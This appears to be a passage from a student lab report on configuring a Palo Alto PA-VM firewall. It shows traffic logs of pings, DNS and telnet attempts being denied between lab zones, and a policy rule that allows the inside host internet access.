11/20 14:54:54	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:49	drop	DMZ	outside	172.16.1.10		8.8.8.8				0	ping	deny	intrazone-default	policy-deny	0	0
11/20 14:54:49	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:49	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:44	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:44	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:39	drop	DMZ	outside	172.16.1.10		8.8.8.8				0	ping	deny	intrazone-default	policy-deny	0	0
11/20 14:54:39	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:34	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:34	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:34	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0

Logs															HTTP/JSON					
Logs	Traffic	From		Source	Source User	Address Group	Destination	Destination Dynamic	Dynamic User	Group	Port	Application	Action	Rule	Reason	Bytes	Session	HTTP/JSON		
		Receive Time	Type																	
Logs	Traffic	RECEIVE TIME	TYPE	ZONE	TO ZONE	SOURCE	SOURCE USER	ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC	DYNAMIC USER	GROUP	PORT	APPLICATION	ACTION	RULE	Reason	Bytes	Session	HTTP/JSON
		12/04/19 07:25	drop	DMZ	inside	172.16.1.10			10.10.10.10			23	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 07:15	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 07:15	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 07:10	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 07:10	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 06:50	drop	DMZ	kali	172.16.1.10			192.168.10.10			23	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 06:40	start	outside	outside	192.168.1.254			192.168.1.216			53/33	dns-base	allow	intrazone-default	n/a	86	0		
		12/04/19 06:40	start	outside	outside	192.168.1.254			172.16.8.216			137	netbios-ns	allow	intrazone-default	n/a	72	0		
		12/04/19 06:40	drop	DMZ	kali	172.16.1.10			192.168.10.10			23	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 06:40	end	outside	outside	192.168.1.254			193.148.1.214			53/33	dns-base	allow	intrazone-default	policy-deny	84	0		
		12/04/19 06:40	end	outside	outside	192.168.1.254			192.168.1.216			137	netbios-ns	allow	intrazone-default	aged-out	92	0		
		12/04/19 06:40	drop	DMZ	kali	172.16.1.10			192.168.10.10			23	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 06:30	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 06:30	start	outside	outside	192.168.1.60			192.168.1.216			137	netbios-ns	allow	intrazone-default	n/a	92	0		
		12/04/19 06:25	end	outside	outside	192.168.1.60			192.168.1.216			137	netbios-ns	allow	intrazone-default	aged-out	92	0		
		12/04/19 06:25	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 06:25	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 06:25	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		
		12/04/19 06:20	drop	DMZ	inside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0		

- The below shows the deny of ping request from kali to other hosts and unable to access the internet.

A screenshot of the VMware Workstation interface. The title bar reads "kali-linux-2024.3-vmware-amd64 - VMware Workstation". The main window shows a library of virtual machines on the left, including "My Computer" (GN3 VM, PA-VM-10.2.10, Windows 10 x64), "kali-linux-2024.3-vmware-amd64" (selected, running, IP 172.36.1.10), and "Windows 7 x64". The center pane displays the running session of the selected VM, showing a terminal window with the command "zsh suspended telnet 172.36.1.10" and a browser window showing a login page for "admin@172.36.1.10". The status bar at the bottom right shows the date and time as "22:15".

5. In the below logs showing the ping deny from Kali to DMZ.

Logs																	
Traffic	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP CONN SESS	BYTES
PA-VM	11/20 15:01:44	drop	Kali	DMZ	192.168.10.10			172.16.1.10			0	ping	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:44	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:44	end	outside	outside	192.168.1.254			192.168.1.242			137	netbios-ns	allow	interzone-default	aged-out	92	0
PA-VM	11/20 15:01:44	end	outside	outside	192.168.1.254			192.168.1.242			5353	dns-base	allow	interzone-default	aged-out	86	0
PA-VM	11/20 15:01:44	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:39	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:39	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:39	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:34	drop	Kali	DMZ	192.168.10.10			172.16.1.10			0	ping	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:24	drop	Kali	DMZ	192.168.10.10			172.16.1.10			0	ping	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:09	drop	Kali	DMZ	192.168.10.10			172.16.1.10			0	ping	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:09	start	outside	outside	192.168.1.60			192.168.1.242			5353	dns-base	allow	interzone-default	n/a	86	0
PA-VM	11/20 15:01:09	start	outside	outside	192.168.1.60			192.168.1.242			137	netbios-ns	allow	interzone-default	n/a	92	0
PA-VM	11/20 15:01:39	drop	Kali	DMZ	192.168.10.10			172.16.1.10			0	ping	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:39	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:01:34	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:00:49	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0
PA-VM	11/20 15:00:49	drop	Kali	DMZ	192.168.10.10			172.16.1.10			0	ping	deny	interzone-default	policy-deny	0	0

Logs														Manual	Commit	Print	Search
Traffic	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/CONN SESSH
	12/04 19:15:20	drop	DMZ	outside	192.168.1.10		8.8.8.8				53	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	call	inside	192.168.10.10			10.10.10.10				23	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	call	inside	192.168.10.10			10.10.10.10				44	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	DMZ	outside	192.168.1.10			8.8.8.8				53	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	call	inside	192.168.10.10			10.10.10.10				23	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	DMZ	outside	192.168.1.10			8.8.8.8				53	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	call	inside	192.168.10.10			10.10.10.10				23	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	DMZ	outside	192.168.1.10			8.8.8.8				23	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	call	inside	192.168.10.10			10.10.10.10				44	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	drop	DMZ	outside	192.168.1.10			172.16.1.10				23	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:20	start	outside	outside	192.168.1.254			192.168.1.216				137	netbios-ns	allow	intrazone-default	n/a	92	0
12/04 19:15:25	end	outside	outside	192.168.1.254			192.168.1.216				137	netbios-ns	allow	intrazone-default	aged-out	92	0
12/04 19:15:25	end	outside	outside	192.168.1.254			192.168.1.216				5353	dns-base	allow	intrazone-default	aged-out	86	0
12/04 19:15:20	drop	call	DMZ	192.168.10.10			172.16.1.10				23	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:05	drop	call	DMZ	192.168.10.10			172.16.1.10				23	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:15:00	drop	call	DMZ	192.168.10.10			172.16.1.10				23	not-applicable	deny	interzone-default	policy-deny	0	0
12/04 19:14:55	drop	call	DMZ	192.168.10.10			172.16.1.10				23	not-applicable	deny	interzone-default	policy-deny	0	0

6. In the below logs showing the ping deny from Kali to inside-host.

The screenshot shows the PA-VM interface with the 'Logs' tab selected. The left sidebar has a 'Traffic' section expanded, showing various policy categories like Threat, URL Filtering, and Data Filtering. The main area displays a table of logs. One log entry stands out:

RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP/CONN BYTES	SESSH
11/20 14:59:34	drop	Kali	Inside	192.168.10.10			10.10.10.10			0	ping	deny	intrazone-default	policy-deny	0	0
11/20 14:59:24	end	DMZ	DMZ	172.16.1.10			172.16.1.255			138	netbios-dg	allow	intrazone-default	aged-out	253	0
11/20 14:59:24	start	outside	outside	192.168.1.60			192.168.1.242			137	netbios-ns	allow	intrazone-default	n/a	92	0
11/20 14:59:24	start	outside	outside	192.168.1.60			192.168.1.242			5353	dns-base	allow	intrazone-default	n/a	86	0
11/20 14:59:19	drop	Kali	inside	192.168.10.10			10.10.10.10			0	ping	deny	intrazone-default	policy-deny	0	0
11/20 14:59:19	start	outside	outside	192.168.1.254			192.168.1.242			5353	dns-base	allow	intrazone-default	n/a	86	0
11/20 14:59:19	start	outside	outside	192.168.1.254			192.168.1.242			137	netbios-ns	allow	intrazone-default	n/a	92	0
11/20 14:59:19	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:59:19	end	outside	outside	192.168.1.103			192.168.1.255			138	netbios-dg	allow	intrazone-default	aged-out	243	0
11/20 14:59:14	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:59:14	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:59:14	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:59:09	drop	Kali	inside	192.168.10.10			10.10.10.10			0	ping	deny	intrazone-default	policy-deny	0	0
11/20 14:59:09	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:58:59	drop	Kali	inside	192.168.10.10			10.10.10.10			0	ping	deny	intrazone-default	policy-deny	0	0
11/20 14:58:54	start	DMZ	DMZ	172.16.1.10			172.16.1.255			138	netbios-dg	allow	intrazone-default	n/a	253	0
11/20 14:58:49	drop	Kali	inside	192.168.10.10			10.10.10.10			0	ping	deny	intrazone-default	policy-deny	0	0
11/20 14:58:44	start	outside	outside	192.168.1.103			192.168.1.255			138	netbios-dg	allow	intrazone-default	n/a	243	0
11/20 14:58:44	end	outside	outside	192.168.1.254			192.168.1.242			137	netbios-ns	allow	intrazone-default	aged-out	92	0
11/20 14:58:44	end	outside	outside	192.168.1.254			192.168.1.242			5353	dns-base	allow	intrazone-default	aged-out	86	0


At the bottom, there are navigation links (1-10), a search bar, and a message: "Displaying logs 1 - 20". The status bar at the bottom shows "admin | Logout | Last login Time: 11/20/2021 12:52:42 | Session Expire Time: 12/20/2021 14:25:18". The desktop taskbar includes icons for File Explorer, Edge, and other system tools.

7. The below logs show the access to internet is denied from Kali when ping 8.8.8.8.

This screenshot shows the PA-VM interface with the 'Logs' tab selected. The left sidebar has a 'Traffic' section expanded. The main area displays a table of logs, similar to the first one but with more entries. One log entry stands out:

RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP/CONN BYTES	SESSH
11/20 15:09:14	end	outside	outside	192.168.1.254			192.168.1.242			5353	dns-base	allow	intrazone-default	aged-out	86	0
11/20 15:09:14	end	outside	outside	192.168.1.254			192.168.1.242			137	netbios-ns	allow	intrazone-default	aged-out	92	0
11/20 15:09:04	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 15:08:54	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	intrazone-default			


- The below screenshot from PA-VM interface shows that a new rule named “**internetaccess**” has been configured from source zones as Inside-Host, and **DNS on Port 53 with UDP protocol, service-http, service-https** are configured in Service tab.




NAME	TAGS	TYPE	Source			Destination			APPLICATION	SERVICE	ACTION	PROFILE	OPTIONS
			ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS					
1 Internetaccess	none	universal	Inside	any	any	any	Outside	any	any	DNS service-http service-https	Allow	none	
2 intrazone-default	none	intrazone	any	any	any	(intrazone)	any	any	any		Allow	none	
3 interzone-default	none	interzone	any	any	any	any	any	any	any		Deny	none	

Q3. Demonstrate HTTP/HTTPS Internet access from Inside-Host with application awareness.

- The below screenshot shows that I can access internet with “nslookup” in terminal which shows google server as we configured the rule in Question2.



